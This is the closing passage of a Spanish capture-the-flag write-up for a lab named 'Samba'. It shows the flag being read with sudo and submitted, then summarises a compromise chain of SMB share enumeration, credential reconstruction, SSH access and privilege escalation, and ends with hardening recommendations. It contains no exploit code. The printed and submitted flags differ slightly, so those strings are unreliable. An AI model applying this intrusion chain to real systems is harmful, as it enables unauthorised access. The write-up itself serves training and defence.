flag.txt
admin@samba:/root$ cat flag.txt
cat: flag.txt: Permission denied
admin@samba:/root$
admin@samba:/root$ sudo cat flag.txt
SAMBA{smb_3num_upl04d_cr0n_prlv3sc_2026}
admin@samba:/root$

```

 Espacio para Imagen 23: Listado de la FLAG y visualización de su contenido.

✓ 16. Validación final

Finalmente, la FLAG fue ingresada en el laboratorio de forma exitosa, confirmando la resolución correcta del CTF. Esta evidencia cierra la trazabilidad desde la enumeración Samba hasta el acceso privilegiado final.

```
W@H0AMI-L@BS.COM

=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde samba.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: SAMBA
DIFICULTAD: ★★★★★★ básico-medio (3 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag (formato SAMBA{...}): SAMBA{smb_3nux_upl04d_cr0n_pr1v3sc_2026}
¡Felicitaciones! Has conquistado SAMBA.
FECHA Y HORA: 2026-05-24 02:54:09 -0400

=====

[*] Presiona Ctrl+C para eliminar el laboratorio
█
```

 Espacio para Imagen 24: Ingreso exitoso de la FLAG en el laboratorio.

17. Análisis de ciberseguridad

El laboratorio Samba muestra una cadena de compromiso basada en exposición de shares, información sensible distribuida en recursos compartidos, debilidad en la protección de credenciales, reutilización efectiva de usuarios y una escalada final facilitada por capacidades administrativas habilitadas tras restaurar funcionalidades del sistema. El caso demuestra cómo la combinación de malas prácticas en compartición, secretos y privilegios puede derivar en pérdida total de control.

Hallazgos clave

- Enumeración Samba útil para descubrir shares, usuarios y permisos efectivos.
- Existencia de recursos accesibles sin contraseña que entregan información crítica.
- Material descargado con pistas suficientes para reconstruir credenciales válidas.
- Valor de herramientas como smbclient y smbmap para confirmar acceso real por usuario.
- Escalada final posibilitada por permisos administrativos y manipulación del entorno del sistema.

18. Recomendaciones

- Eliminar shares innecesarios y reducir la exposición de recursos compartidos.
- Restringir accesos anónimos o sin contraseña en servicios SMB.
- Evitar almacenar políticas, secretos o pistas de autenticación en shares accesibles.
- Fortalecer la gestión de contraseñas y evitar mecanismos triviales de codificación reversible.
- Aplicar el principio de mínimo privilegio sobre usuarios y comandos administrativos.
- Monitorear accesos SMB, descargas masivas y autenticaciones SSH con mayor detalle.

19. Cierre técnico

El CTF Samba permitió documentar una ruta completa de compromiso apoyada en enumeración de servicios compartidos, análisis de archivos, reconstrucción de credenciales, acceso remoto y control final del sistema. El informe mantiene el estilo histórico de documentación profesional, con enfoque visual y analítico orientado a ciberseguridad.

— *Fin del informe* —